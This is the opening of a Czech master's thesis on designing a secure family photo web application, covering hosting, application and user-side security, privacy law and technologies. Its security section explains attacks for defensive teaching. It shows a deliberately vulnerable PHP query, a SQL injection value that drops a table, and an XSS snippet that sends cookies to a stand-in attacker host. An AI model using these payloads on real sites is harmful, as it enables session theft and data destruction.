



**VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ**

BRNO UNIVERSITY OF TECHNOLOGY

**FAKULTA PODNIKATELSKÁ**

FACULTY OF BUSINESS AND MANAGEMENT

**ÚSTAV INFORMATIKY**

INSTITUTE OF INFORMATICS

**NÁVRH A TVORBA WEBOVÉ SLUŽBY PRO SPRÁVU  
RODINNÝCH FOTOGRAFIÍ**

DESIGN AND IMPLEMENTATION OF A FAMILY PHOTO MANAGEMENT WEB APPLICATION

**DIPLOMOVÁ PRÁCE**

MASTER'S THESIS

**AUTOR PRÁCE**

AUTHOR

**Bc. Jan Macháč**

**VEDOUCÍ PRÁCE**

SUPERVISOR

**Ing. Petr Dydowicz, Ph.D.**

**BRNO 2019**

# Zadání diplomové práce

Ústav: Ústav informatiky  
Student: **Bc. Jan Macháč**  
Studijní program: Systémové inženýrství a informatika  
Studijní obor: Informační management  
Vedoucí práce: **Ing. Petr Dydowicz, Ph.D.**  
Akademický rok: 2018/19

Ředitel ústavu Vám v souladu se zákonem č. 111/1998 Sb., o vysokých školách ve znění pozdějších předpisů a se Studijním a zkušebním řádem VUT v Brně zadává diplomovou práci s názvem:

## Návrh a tvorba webové služby pro správu rodinných fotografií

### Charakteristika problematiky úkolu:

Úvod  
Vymezení problému a cíle práce  
Teoretická východiska práce  
Analýza problému a současné situace  
Vlastní návrh řešení, přínos práce  
Závěr  
Seznam použité literatury

### Cíle, kterých má být dosaženo:

Cílem diplomové práce je navrhnout a vytvořit webovou službu pro správu rodinných fotografií zahrnující technologii rozpoznání lidských tváří. Zhruba popsán bude také plán spuštění, financování a dalšího rozšíření infrastruktury v případě úspěchu služby a zahájení ostrého provozu.

### Základní literární prameny:

BASL, J. a R. BLAŽÍČEK. Podnikové informační systémy. Podnik v informační společnosti. Praha: Grada, 2008. 283 s. ISBN 978-80-247-2279-5.

MOLNÁR, Z. Automatizované informační systémy. Praha: Strojní fakulta ČVUT, 2000. 126 s. ISBN 80-01-02269-2.

MOLNÁR, Z. Efektivnost informačních systémů. Praha: Grada Publishing, 2000. 142 s. ISBN 80-716-410-X.

ŘEPA, V. Analýza a návrh informačních systémů. Praha: Ekopress, 1999. 403 s. ISBN 80-86119--3-0.

SODOMKA, P. a H. KLČOVÁ. Informační systémy v podnikové praxi. Brno: Computer Press, 2010. 501 s. ISBN 978-80-251-2878-7.

Termín odevzdání diplomové práce je stanoven časovým plánem akademického roku 2018/19

V Brně dne 28.2.2019

L. S.

---

doc. RNDr. Bedřich Půža, CSc.  
ředitel

---

doc. Ing. et Ing. Stanislav Škapa, Ph.D.  
děkan

## **Abstrakt**

Tato práce se zaměřuje na návrh a vytvoření webové aplikace pro správu rodinných fotografií, s důrazem na bezpečnost a transparentnost v oblasti manipulace s poskytnutými osobními údaji. Aplikace bude použitelná na jakémkoliv zařízení disponujícím obrazovkou, prohlížečem a připojením k internetu, a bude nabízet mj. i automatickou detekci tváře na vložených fotografiích.

## **Abstract**

This thesis focuses on the design and development of a web application that offers help in managing family photographic material, with the emphasis on data integrity and security, and maximum transparency when handling personal information. The application will be usable on any device with a screen, web browser and internet connection. One of its key features will be face detection on uploaded photographs.

## **Klíčová slova**

webová aplikace, php, sql databáze, bezpečnost dat, mvc, detekce tváře

## **Key words**

web application, php, sql database, data security, mvc, face detection

## **Bibliografická citace práce**

MACHÁČ, Jan. *Návrh a tvorba webové služby pro správu rodinných fotografií* [online]. Brno, 2019 [cit. 2019-05-04]. Dostupné z: <https://www.vutbr.cz/studenti/zav-prace/detail/118398>. Diplomová práce. Vysoké učení technické v Brně, Fakulta podnikatelská, Ústav informatiky. Vedoucí práce Petr Dydowicz.

## **Čestné prohlášení**

Prohlašuji, že předložená diplomová práce je původní a zpracoval jsem ji samostatně. Prohlašuji, že citace použitých pramenů je úplná, že jsem ve své práci neporušil autorská práva (ve smyslu Zákona č. 121/2000 Sb., o právu autorském a o právech souvisejících s právem autorským).

V Brně dne 21. dubna 2019

.....

Bc. Jan Macháč

## **Poděkování**

Děkuji vedoucímu mé diplomové práce, Ing. Petru Dydowiczovi, Ph.D., za projevenou ochotu vést tuto práci, trpělivost a poskytnuté věcné rady.

# Obsah

<b>ÚVOD</b>	<b>12</b>
<b>CÍLE PRÁCE</b>	<b>13</b>
<b>1 TEORETICKÁ VÝCHODISKA</b>	<b>14</b>
1.1 Bezpečnost . . . . .	14
1.1.1 Poskytovatel serveru . . . . .	14
1.1.2 Aplikace . . . . .	17
1.1.3 Uživatel . . . . .	19
1.2 Legislativa a práva uživatelů . . . . .	21
1.2.1 Zákon o ochraně osobních údajů . . . . .	21
1.2.2 Cizí (odcizený) obsah . . . . .	22
1.2.3 Fotografie s citlivým obsahem . . . . .	22
1.2.4 Ztráta dat . . . . .	22
1.2.5 GDPR . . . . .	23
1.2.6 Elektronická evidence tržeb (EET) . . . . .	23
1.3 Technologie . . . . .	23
1.3.1 Apache . . . . .	24
1.3.2 PHP . . . . .	24
1.3.3 MySQL a databáze obecně . . . . .	25
1.3.4 JavaScript . . . . .	27
1.3.5 HTML . . . . .	28
1.3.6 CSS . . . . .	28
<b>2 ANALÝZA SOUČASNÉHO STAVU</b>	<b>29</b>
2.1 Průzkum trhu . . . . .	29
2.2 Parametry Služby . . . . .	29
2.2.1 Jakou konkrétní přidanou hodnotu služba nabídne? . . . . .	29
2.2.2 Čím dalším se služba vyznačuje? . . . . .	30
2.3 Konkurence a alternativy . . . . .	31
2.3.1 Facebook (a další sociální sítě) . . . . .	31



2.3.2	MyHeritage . . . . .	32
2.3.3	Flickr (a jemu podobné úložiště fotografií) . . . . .	33
2.4	Uživatelské persony . . . . .	34
2.4.1	Adéla, 82 let . . . . .	34
2.4.2	Josef, 54 let . . . . .	34
2.4.3	Anna, 26 let . . . . .	35
2.5	Analýza person . . . . .	35
2.6	Shrnutí analýzy současného stavu . . . . .	35
<b>3</b>	<b>VLASTNÍ NÁVRH ŘEŠENÍ</b>	<b>36</b>
3.1	Přípravné práce . . . . .	36
3.1.1	Vývojové prostředí . . . . .	36
3.1.2	Databáze . . . . .	37
3.2	Architektura Aplikace . . . . .	40
3.2.1	Modely . . . . .	40
3.2.2	Views (Pohledy) . . . . .	41
3.2.3	Controllers (Řadiče) . . . . .	41
3.2.4	Adresářová struktura . . . . .	41
3.3	Externí knihovny a API . . . . .	42
3.3.1	jQuery a jQuery UI . . . . .	42
3.3.2	Bootstrap . . . . .	42
3.3.3	Quill . . . . .	42
3.3.4	Mapy.cz API . . . . .	42
3.3.5	Font Awesome . . . . .	43
3.3.6	FaceApi.js . . . . .	43
3.3.7	Select2 . . . . .	43
3.4	Definice typů uživatelů . . . . .	43
3.4.1	Primární uživatelé . . . . .	43
3.4.2	Sekundární uživatelé . . . . .	44
3.5	Autentizace a autorizace . . . . .	45
3.5.1	Před přihlášením . . . . .	45

3.5.2	Po přihlášení . . . . .	46
3.6	Moduly veřejné části . . . . .	47
3.6.1	Modul uživatelské nastavení . . . . .	47
3.6.2	Modul Rodokmen . . . . .	48
3.6.3	Modul Fotografie . . . . .	48
3.6.4	Modul Foto alba . . . . .	49
3.6.5	Modul Osoby . . . . .	49
3.7	Moduly administrační části . . . . .	49
3.7.1	Modul Základní přehled . . . . .	49
3.7.2	Modul Správa účtů . . . . .	50
3.7.3	Modul fotografie . . . . .	50
3.7.4	Modul Foto alba . . . . .	52
3.7.5	Modul Rodokmeny . . . . .	52
3.7.6	Modul Osoby . . . . .	52
3.7.7	Modul Průzkumník souborů . . . . .	53
3.7.8	Modul Nastavení Aplikace . . . . .	55
3.8	Multijazyčnost . . . . .	55
3.9	Typy uživatelských účtů . . . . .	57
3.9.1	Zkušební účet . . . . .	57
3.9.2	Omezený účet . . . . .	57
3.9.3	Plný účet . . . . .	58
3.9.4	Alternativy a zvýšení limitů . . . . .	59
3.9.5	Sledování a ukládání plateb . . . . .	59
3.9.6	Zálohování . . . . .	60
3.10	Všeobecné obchodní podmínky . . . . .	61
3.11	Grafické rozhraní Aplikace . . . . .	61
3.11.1	Barvy a písmo . . . . .	61
3.11.2	Prostředí . . . . .	62
3.11.3	Ovládací prvky . . . . .	62
3.11.4	Pracovní název a logo . . . . .	62
3.12	Výběr hostingu a nasazení . . . . .	63

3.12.1	Co firma nabízí? . . . . .	63
3.12.2	Nasazení Aplikace . . . . .	64
3.12.3	HTTPS pomocí služby Let's Encrypt . . . . .	65
3.12.4	Počáteční chod . . . . .	65
3.13	Budoucí rozšíření . . . . .	65
3.13.1	Více osobních údajů a pokročilé statistiky . . . . .	66
3.13.2	Spojení rodokmenů . . . . .	66
3.13.3	Identifikace osob . . . . .	66
3.13.4	Rozdělení aplikace . . . . .	67
3.13.5	Přechod na protokol HTTP/2 . . . . .	67
3.14	Ekonomické zhodnocení a financování . . . . .	68
3.14.1	Náklady na vývoj . . . . .	68
3.14.2	Budoucí náklady . . . . .	69
3.14.3	Financování Aplikace . . . . .	70
3.15	Rizika projektu . . . . .	72
3.15.1	Definice rizik . . . . .	72
3.15.2	Opatření . . . . .	74
<b>ZÁVĚR</b>		<b>78</b>
<b>SEZNAM ZDROJŮ</b>		<b>80</b>
<b>SEZNAM OBRÁZKŮ</b>		<b>82</b>
<b>SEZNAM TABULEK</b>		<b>83</b>

# ÚVOD

Transparentní a bezpečná aplikace pro správu osobních fotografií, která by byla nejen dostatečně zajímavá pro mladé lidi, ale také disponovala intuitivním ovládáním pro starší generace. To byly mé první myšlenky ve spojení s tématem této diplomové práce.

Idea se mi zrodila v hlavě, když jsem si uvědomil kolik starých rodinných fotografií máme, a že informace o členech rodiny na nich zachycených, si můj dědeček odnese do hrobu - pokud je od něj nezískám, a nevytvořím nějaký logický systém pro jejich uložení a prohlížení.

Nejdříve si stanovím cíle, kterých má náplň této diplomové práce dosáhnout. Následně popíši technologie, praktiky, metody a pojmy, které později využiji, nebo alespoň zmíním. Provedu také analýzu trhu, podívám se na již existující podobné služby, a představím modelové uživatele budoucí aplikace.

Nejdůležitější částí pak bude samotná návrh a tvorba aplikace, kde popíšu, jak vlastně vznikala - od definice vývojového prostředí po nasazení na server a testovací start. Rozeberu její architekturu, použité knihovny třetích stran a databázový systém. Určím druhy uživatelů, typy uživatelských účtů a jejich autorizaci a autentizaci. Nastíním fungování jednotlivých částí aplikace, a dám nahlédnout do procesu tvorby uživatelského rozhraní.

Na závěr ještě ekonomicky zhodnotím celý vývoj aplikace, a popíšu mé plány pro její budoucí financování, a přibližný časový horizont vrácení investovaných prostředků.

## CÍLE PRÁCE

Cílem diplomové práce je správně navrhnout a vytvořit funkční prototyp webové aplikace nabízející služby z oblasti archivace rodinného fotografického materiálu a statistiky členů rodiny (dále jen "Aplikace" nebo "Služba"). Jelikož diplomová práce nestaví na existujícím projektu, a snaží se navrhnout nové řešení, její analytická část se bude zabývat hlavně průzkumem trhu, a zjištěním potřeb potenciálních zákazníků, které by vznikající Aplikace měla uspokojit.

Aplikace bude uchovávat citlivá data svých uživatelů, a proto se v teoretické části zaměřím hlavně na bezpečnostní hrozby, a jak je při použití daných technologií minimalizovat, nebo v ideálním případě eliminovat. Zhruba také nastíním legislativní omezení, a také použité technologie v návrhové části.

Ta bude přímo popisovat jak jsem prototyp Aplikace vytvořil, zabezpečil, a spustil. Popíši také, jakým způsobem by Aplikace mohla růst, a jaké možnosti mi použité současné technologie nabízejí.

# 1 TEORETICKÁ VÝCHODISKA

V teoretické části nejdříve popíšu bezpečnostní rizika, se kterými se dnešní webové aplikace často potýkají, a které jsou mnohdy ignorovány provozovateli, a zneužívány různými škoditeli. Druhým důležitým pilířem, na kterém bude Aplikace postavena, jsou legislativní nařízení, které co nejjednodušeji představím. Třetí teoretickou kapitolou pak budou použité technologie.

## 1.1 Bezpečnost

Jak jsem již zmínil v cílech práce, Aplikace bude dlouhodobě uchovávat citlivá osobní data uživatelů, a proto je jejich zabezpečení před ztrátou i odcizením první věcí, kterou je třeba naplánovat a zajistit. Bezpečnostní opatření lze zavádět na třech stranách: poskytovateli serverového prostoru, Aplikaci, a u uživatele.

### 1.1.1 Poskytovatel serveru

Nastavení a zprovoznění vlastního serveru pro webovou službu je v dnešní době, kdy na trhu existuje mnoho cenově výhodných poskytovatelů serverů, zbytečně nákladné, a vyplatí se o tom uvažovat až v době, kdy nabízené alternativy nebudou splňovat požadovaná kritéria (explozivní růst, technologie, zabezpečení). Je třeba tedy vybrat si takového poskytovatele, který bude nabízet nejen poslední bezpečnostní technologie, ale který bude také dovolovat postupné navyšování výkonu podle růstu Aplikace. Jaké bezpečnostní kritéria tedy musí poskytovatel splňovat?

#### *Fyzická bezpečnost*

Datové centrum musí být maximálně fyzicky zabezpečeno. Budova jako taková by neměla poutat přílišnou pozornost, a měla by být fyzicky hlídána 24 hodin denně. V nejlepším případě by na místě měli být přítomni samotní správci, kteří mají zabránit nepovolenému přístupu do objektu, a řádně monitorovat všechny autorizované přístupy, aby se minimalizovalo riziko úniku dat na místě, nebo odcizení technického vybavení. Minimálně by

však objekt i jeho blízké okolí mělo být monitorováno kamerou se záznamem, a hlídáno dálkově. (1)(10)

Důležité je také dodržení bezpečnostních standardů týkajících se napájení a chlazení přístrojů, protože při provozu vzniká velké množství odpadního tepla, které je pro optimální chod třeba odvádět ven. Musí se minimalizovat riziko přerušení dodávky elektrického proudu, a když už k přerušení dojde, je třeba mít připravené záložní baterie, které přístroje udrží v provozu po nezbytně nutnou dobu - tj. než se přívod elektrického proudu obnoví (kratší výpadky), nebo než se zapne diesel agregát (podrží v chodu delší dobu, při delších výpadcích). Správně navržené rozvody elektřiny a zálohy jsou však bezpředmětné, dojde-li k odstřižení od internetu. (10)

Připojení k internetu by mělo být řešené spolehlivým a rychlým poskytovatelem internetových služeb se spolehlivostí alespoň 99 %, nejlépe však 99,9 %. Rozdíl mezi jedním procentem a jednou desetinou procenta se může zdát malý, ovšem častost výpadků s sebou v konečném důsledku nese ztráty na příjmech poskytovaných služeb. Redundance připojení objektu by měla být klíčovým prvkem při výběru poskytovatele serverového prostoru. V případě přerušení jednoho spojení pak bude (omezeně) fungovat alespoň záložní připojení, až do obnovení připojení primárního. Datové rozvody uvnitř areálu by měly být řádně navrženy jak pro maximální efektivitu komunikace, tak i pro co nejrychlejší opravu případného problému. (5)(10)

Redundance je důležitá také při ukládání uživatelských dat. Samozřejmostí by měla být každodenní záloha obsahu disků, ideálně pak zrcadlení diskových polí, aby nedošlo k žádné ztrátě dat, ale toto opatření si prakticky žádá dvojité hardwarové vybavení, a tedy i dvakrát větší výdaje. (10)

Také lokace datového centra je důležitá, a totiž čím blíže je ke koncovému uživateli, tím je komunikace nejen rychlejší, ale také bezpečnější, protože data cestují přes menší počet uzlů, a dochází k menším ztrátám, a snižuje se riziko odposlechu. (10)

Chceme-li si být jistí bezpečností uchovávaných dat, je třeba také prověřit jak má poskytovatel vyřešené přístupy jeho zaměstnanců k datům uchovávaným na serverech. Zaměstnanci by měli mít pouze autorizaci k aktuálně prováděnému výkonu, a každý jejich zásah by měl

být monitorován a řádně zapisován do záznamů přístupu. Ne vždy se takový zaměstnanec může připojit k serveru přímo na místě, a často je třeba něco upravit vzdáleně. Systém pro vzdálenou správu proto musí být dostatečně zabezpečený. V tom může pomoci například tzv. dvoufázové ověření, kdy zaměstnanec pro přístup musí doložit svou identitu dvěma různými způsoby, kterými mohou být třeba otisk prstu, přístupové heslo, sken oční duhovky nebo čipová karta. Je třeba mít na paměti, že autentizace, autorizace i manipulace s daty probíhá prostřednictvím internetu, a je tedy nutné tuto komunikaci šifrovat, aby nedošlo k odposlechu. (1)(10)

V neposlední řadě je dobré zjistit jak poskytovatel nakládá s vyřazeným technickým zázemím, a to hlavně s disky, které uchovávají citlivá uživatelská data. Některé prvky hardware jsou po vyřazení postoupena dalším subjektům, a proto je důležité, aby poskytovatel data na discích řádně odstranil, aby nemohlo dojít k jejich obnovení a úniku dat. Na toto opatření je důležité dbát i při recyklaci zařízení - na papíře sice dojde k jeho demontáži, ale na cestě mezi datovým centrem a recyklační stanicí se může stát cokoliv, a znovu tak hrozí únik citlivých dat. (1)(10)

### ***Technologické zabezpečení***

Přístup zákazníka k serveru poskytovatele je samozřejmostí, a je důležité tyto přístupy také zabezpečit, protože k nim dochází vzdáleně, často z druhého konce planety, a případným škoditelům se tak naskýtá skvělá příležitost pro odposlech komunikace.

Připojení by tedy mělo být šifrované, například pomocí protokolu SSH, který umožňuje bezpečnou komunikaci klient-server na základě spárování veřejného a privátního klíče. Klient pošle na server dotaz obsahující mimo jiné informaci o tom, který veřejný klíč má pro šifrování použít. Odpověď serveru obsahuje náhodný řetězec a identifikátor spojení, které jsou veřejným klíčem zašifrované. Pokud klient vlastní správný privátní klíč (je autorizovaná osoba), zprávu dešifruje, její obsah pomocí metody MD5 přetvoří na řetězec o fixní délce (tzv. *hashování*), a odešle ho jako nový dotaz na server. Takto vytvořený řetězec není náhodný, a server ho v mezích také vytvoří. Pokud mu v dotazu od klienta přijde shodný řetězec, je klient považován za autorizovaného, a vytvoří mu zabezpečený přístup pro vzdálenou manipulaci s obsahem serveru. (11)(12)



Pokud není uvedeno jinak, serverový výkon je poskytován sdíleně, takže každý zákazník má právo využít pouze určitou část výkonu stroje. Omezení se vztahuje také na úložiště, a proto je důležité zamezit horizontální pohyb na disku (z kořenového adresáře jednoho uživatele se nesmí jít dostat do kořenového adresáře ostatních uživatelů).

### **1.1.2 Aplikace**

Špatně napsaná aplikace může potenciálnímu útočníkovi nechat pootevřené dveře, čili příležitost jak se do systému dostat, a napáchat škody. Prvním předpokladem pro vytvoření dobře zabezpečené aplikace je nejen znalost použitého jazyka, ale také znalost jeho nedostatků v oblasti bezpečnosti, a rovněž povědomí o tom, jak typické útoky v daném jazyce probíhají. Důležité je také použití poslední stabilní verze jazyka pro vývoj aplikace, protože ta obsahuje nejvíce bezpečnostních záplat, a většinou lze takto bez větší námahy eliminovat některé druhy bezpečnostních hrozeb.

V případě mnou navrhované Aplikace popíši k jakým útokům může dojít, a jak konkrétně jim lze zabránit, nebo alespoň minimalizovat jejich dopad.

#### ***Remote Code Execution***

K tomuto útoku může dojít, když aplikace správně nečistí zpracovávaná data odeslána klientem. Přímo do adresy, nebo např. do formuláře vloží útočník kus kódu, který je pak na serveru zpracován. Pokud přijatá data před zpracováním nejsou očištěna od některých znaků, může systém data chápat jako kus zdrojového kódu, a obsažené příkazy vykonat. (13)(14)

Bezpečnostním opatřením je dbát na tzv. *sanitaci* dat odeslaných klientem před dalším zpracováním. V nejhorším případě se pak stane pouze to, že systém nedokáže data interpretovat, a vrátí chybovou hlášku. (13)

#### ***SQL Injection***

Tento druh útoku je podobný předešlému, v tomto případě má ale útočník zaměřeno přímo na databázi. Data v Aplikaci budou ukládána v databázi, která je vlastně cílem většiny útoků - Aplikace slouží pouze jako prostředník mezi uživateli a jejich daty. Pokud v

aplikaci dochází k ukládání uživatelem vložených dat přímo do databáze bez předchozí sanitace, může dojít k vykonání schovaného příkazu, a v konečném důsledku k úniku nebo ztrátě dat. (6)(8)(13)

```
1 <?php
2     $jmeno = $_POST['jmeno'];
3     $dotaz = "SELECT heslo FROM uzivatele WHERE jmeno = " . $jmeno;
4 ?>
```

**Obrázek 1: Ukázka PHP kódu náchylného ke zneužití.** (Zdroj: vlastní zpracování)

Výše uvedený kód vrací heslo uživatele podle jména, které vyplnil a odeslal ve formuláři. Problém nastává ve chvíli, kdy uživatel do pole formuláře napíše např. tuto hodnotu:

```
1 Honza; DROP TABLE uzivatele
```

**Obrázek 2: Potenciálně škodlivý kód.** (Zdroj: vlastní zpracování)

Pokud je tato hodnota vložena do dotazu na databázi bez sanitace, dojde nejen k získání hesla uživatele se jménem Honza, ale také k odstranění celé tabulky s uživateli - středník za jménem totiž označuje konec aktuálního příkazu, a cokoliv za ním je považováno za další příkaz, který je vykonán okamžitě po provedení prvního.

Řešením je přijatá data z formulářů nekládat do dotazu přímo, ale přistupovat k databázi přes další, abstraktní vrstvu, která přijatá data kontroluje, a umožňuje bezpečnou komunikaci. Nevýhodou je fakt, že je třeba pochopit její fungování, a naučit se syntaxi navíc, ale na oplátku programátor může být klidný, že je aspoň tato část jeho aplikace neprůstředná. Bonusem je pak samotná abstraktnost, která do určité míry dovoluje jednoduše měnit použité technologie, aniž by člověk musel přepisovat tisíce řádků kódu. (6)(9)

### ***Cross-Site Scripting***

Nedostatečná sanitace uživatelského obsahu dává útočníkům možnost zveřejnit kus JS kódu, který může sbírat data z prohlížečů návštěvníků, a ukládat je do vlastní databáze pro další útoky. Jako příklad uvedu následující kus kódu: (13)(14)

Těchto pár znaků sbírá tzv. cookies uložené v prohlížeči uživatele. Ty často uchovávají klíč pro dlouhodobé přihlášení do různých služeb. Útočník tak de facto může jednoduše převzít

```
1 <script>
2   document.write('<iframe src="http://zly-utocnik.com?cookie=' +
•   document.cookie.escape() + '" height=0 width=0 />');
3 </script>
```

**Obrázek 3: JavaScript pro Cross-Site Scripting.** (Zdroj: vlastní zpracování)

identitu daného uživatele, nebo v nejhorším případě identitu administrátora se všemi právy, a napáchat reálnou škodu. Jak ale tento kus kódu rozšířit mezi uživatele? Diskusní fóra často nabízejí u svých příspěvků připojit podpis, který dovoluje vkládat kusy kódu. Stačí založit téma, které přiláká co nejvíce návštěvníků, hlavně z řad administrátorů, a uvedený kód už se postará o sběr a odeslání osobních dat. Útočník tak potenciálně získá přístupy nejen na dané fórum, ale také na další služby využívající podobnou technologii. (13)

Jak této hrozbě předejít? Zakázat uživatelům vkládat jakýkoliv vlastní kód, a pole všech formulářových prvků řádně sanitovat.

V mé Aplikaci je uživatelských formulářů několik desítek, a u každého je třeba pamatovat jak na sanitaci, tak i na tzv. *validaci*, kterou popíšu dále.

### 1.1.3 Uživatel

Chování uživatele nelze přímo nijak ovlivnit, ale přesto je třeba vždy pamatovat právě na ty nejhorší eventuality.

#### *Zastaralý systém nebo prohlížeč*

Samotné operační systémy a na nich běžící prohlížeče obsahují mnoho bezpečnostních děr, které pak dávají útočníkům možnost zneužít bezpečnostní díry v internetových aplikacích. Programátor webové aplikace musí zjistit, které systémy a prohlížeče (nebo jejich specifické verze) představují bezpečnostní riziko nejen pro ty, kteří na nich jejich službu konzumují, ale také pro zbytek uživatelské komunity. (13)

Smutným, leč nutným řešením je vadné systémy a prohlížeče detekovat, a jejich uživatelům některé funkce znepřístupnit, nebo úplně zakázat využívání aplikace. Uživateli je pak třeba co nejjednodušeji vysvětlit proč nemůže v jeho situaci Aplikaci používat, co může udělat pro to, aby Aplikaci mohl používat, a jaké další benefity tato změna přinese. S každým

takto "navraceným" uživatelem se internetové služby stávají o něco bezpečnější. (13)

### ***Validace formulářů***

Validací se rozumí kontrola správnosti vyplněného formuláře. Ta je nutná na straně serveru, ale doporučována i v prohlížeči klienta. Prvním krokem validace je nastavení podmínek daného formulářového pole. Jedná-li se například o registrační formulář, pole pro e-mailovou adresu bude pravděpodobně povinné, bude muset obsahovat znak "@", a celý obsah bude muset dodržovat standard tvaru e-mailové adresy. Druhou částí je pak kontrola obsahu, ať už před odesláním formuláře, nebo už při jeho vyplňování (tzv. validace v reálném čase). Validace provedená před odesláním formuláře má dvě výhody. Uživatel nemusí čekat na odpověď od serveru, a chybová hláška se mu ukáže prakticky okamžitě, a server tak ušetří několik promile svého výkonu. To se sice může zdát jako směšně nízké číslo, ale s rostoucím počtem uživatelů roste i požadovaný výkon, takže každý úkon převedený na klienta (s pamatovákem na bezpečnost!) znamená vítanou úlevu pro server. Prohlížečovou validaci však lze obejít (nebo ji prohlížeč nemusí podporovat), proto je vždy potřeba mít správnou validaci i na serveru. (6)(7)

### ***Přihlášení a odhlášení***

Pro používání většiny webových aplikací musí být uživatel registrován a přihlášen. Dochází tedy nejdříve k autentizaci, neboli ověření identity, a poté k autorizaci, neboli ověření přístupových práv - to podle toho v jaké sekci se nachází, nebo jaký úkon provádí. Bezpečně nastavené uživatelské účty mají jen absolutní minimum uživatelských práv, aby neměli možnost (byť nechťic) napáchat škody v sekcích, kde nemají mít přístup. (1)

Běžný uživatel skončí svou práci s webovou aplikací tím, že zavře záložku, nebo okno prohlížeče, a vůbec nepřemýšlí nad tím, že by někdo mohl jeho identitu odcizit.

Z tohoto úhlu je třeba Aplikaci zabezpečit následovně. Tzv. dlouhodobé přihlášení povolit pouze na omezenou dobu (nejčastěji 30 dnů), poté uživatele přinutit se znovu přihlásit. Na pozadí nastavit, aby klient v pravidelných intervalech posílal zprávu o své přítomnosti. Pokud tato zpráva na server nedorazí, smazat všechny dočasné soubory spojené s aktuálním přihlášením daného uživatele. Ukládat záznamy přihlášení a odhlášení, obsahující časové údaje, IP adresu a poslední navštívenou sekci. Uživatelská hesla nebudou ukládána v

původních hodnotách, ale budou jednosměrně zašifrována, takže v případě zapomenutého hesla bude uživatel muset vytvořit heslo nové. (6)(9)(13)

## **1.2 Legislativa a práva uživatelů**

I na internetu chrání uživatele různé zákony, na které musí tvůrci aplikací pamatovat, zvláště když ke svému fungování musí uchovávat návštěvnická data.

Aplikace samotná musí svým chodem dodržovat zákony státu, ve kterém nabízí své služby, ale co je horší, musí dohlížet na dodržování zákona svých uživatel, nebo se o to alespoň doložitelně pokusit.

Obecně bude platit pravidlo převedení co největší odpovědnosti na koncového uživatele. V případě, že by došlo k realizaci plné verze Aplikace, budou legislativní povinnosti konzultovány s experty na on-line legislativu. Pokusím se nicméně nastínit s jakými problémy by se Aplikace mohla potýkat.

### **1.2.1 Zákon o ochraně osobních údajů**

Tento zákon sice uvádí, že se nevztahuje na fyzické osoby shromažďující takové údaje pro osobní potřebu, nicméně administrátoři Aplikace budou mít k cizím osobním údajům přístup, tudíž zákon je třeba dodržovat. (2)

V první řadě je při registraci uživatele informovat o dodržování tohoto zákona, a také o tom, jak bude s nakládáno s daty, které Aplikaci poskytnou. Musí také souhlasit, že veškeré údaje předává do Aplikace vědomě, a sám má právo službě tyto údaje postupovat. (2)

Aplikace bude umožňovat vkládat osobní informace třetích osob (rodinní příslušníci uživatele), aniž by tyto osoby musely Aplikaci využívat. Pokud je to osoba žijící a svéprávná, při vyplňování a úpravě takovýchto informací bude mít uživatel povinnost uvést platnou e-mailovou adresu, na kterou bude odeslána zpráva informující tuto osobu o uchování jejich osobních údajů, účelu uchování, a možnosti požádání o odstranění osobních údajů (nebo registraci bezplatného účtu). (2)

Důležité je mít na paměti, že osobní údaje nebudou přístupné veřejně, nýbrž jejich zobrazení bude povoleno pouze omezené množině uživatel (rodinní příslušníci spravovaného rodokmenu). (2)

### **1.2.2 Cizí (odcizený) obsah**

Odcizeným obsahem se rozumí fotografie, které daný uživatel nezachytil sám (nebo na jejich použití nedostal právo od původního majitele) a také osobní údaje třetí osoby, která k jejich použití nedala svolení. Takový materiál bude odstraněn, a uživateli, který ho do služby nahrál, může být zamezeno využívat Aplikaci krátkodobě, případně na dobu neurčitou, a to i v případě, že využívá některý z placených účtů. Peníze ztracené zablokováním přístupu nebudou uživateli vráceny. (2)

### **1.2.3 Fotografie s citlivým obsahem**

Uživatelé sice budou nabádáni, aby snímky s citlivým obsahem nenahrávali, a úplně se tak vyvarovali případnému nařčení například z přechovávání dětské pornografie, nahrávání takovýchto fotografií však bude povoleno (v hranici slušných mravů). Uživatelé budou mít možnost fotografii označit štítkem varujícím o citlivém obsahu, a fotografie v plném rozlišení, i její náhledy, budou ve výchozím stavu rozmazány, a původní verzi budou moci zobrazit pouze uživatel, který ji vložil, a všechny na fotografii označené osoby. (2)

### **1.2.4 Ztráta dat**

Aplikace nebude primárně sloužit jako archivní nástroj, a uživatel bude na tuto skutečnost upozorněn. Bude muset souhlasit s tím, že při ztrátě jím nahraného obsahu mu nevzniká právo na jakoukoliv náhradu újmy. Jediné, o co bude moci požádat, je případné vrácení dat ze záloh, pokud se tím nenaruší integrita zbytku Aplikace.

### **1.2.5 GDPR**

Nařízení Evropské unie o ochraně osobních údajů se částečně překrývá s dříve zmíněným Zákonem o ochraně osobních údajů, nicméně jeho znění a samotnou ochranu ještě rozšiřuje. (3)

Subjekty osobních údajů (uživatelé, osoby uložené v Aplikaci) mají právo na opravu údajů, jejich úplný výmaz (tzv. právo být zapomenut) a nebo na omezení jejich zpracování. Osobními údaji se ve smyslu tohoto nařízení myslí i například údaje o prohlížení ukládané do prohlížeče, a získávané webovou službou (například za účelem lepšího cílení reklamy). (3)

Kromě souhlasu s předáváním osobních údajů bude muset uživatel potvrdit i své ozeznámení se zněním tohoto nařízení, a tento souhlas pak bude muset být uchován po dobu využívání Aplikace. Tento souhlas bude muset být udělen při každém poskytnutí osobních údajů, které mají být uloženy a dále zpracovány, ať už jsou vlastní nebo cizí. (3)

### **1.2.6 Elektronická evidence tržeb (EET)**

V době psaní této diplomové práce platil zákon o elektronické evidenci tržeb právnických osob. Několik měsíců po jeho přijetí však byly od této povinnosti oprostěny všechny transakce provedené převodem z účtu na účet, nebo kartou (ať už on-line nebo přes platební terminál). Tento zákon tedy můžu bezpečně ignorovat, dokud nevzejde v platnost novela tvrdící opak. (15)

## **1.3 Technologie**

Něco málo ohledně použitých technologií jsem již dříve nastínil. Nyní popíši každou důležitou technologii podrobněji, a případně uvedu důvod proč jsem si vybral zrovna danou technologii, nebo zmíním úskalí, které přináší.

### 1.3.1 Apache

Jedno z nejpoužívanějších serverových prostředí na světě. Program je open source, a vydán pod vlastní licenci Apache License, která dovoluje tento program používat bez poplatku za licenci. To z něj činí ideální program pro chod serveru malých a středních aplikací. (6)(16)

Program Apache poskytuje prostředí pro zpracování příchozích požadavků například z klientských prohlížečů. V základní konfiguraci obsahuje jen absolutní minimum nástrojů, ale jelikož jde o vysoce modulární program, lze do něj jednoduše přidat další nástroje podle potřeb serveru. (16)

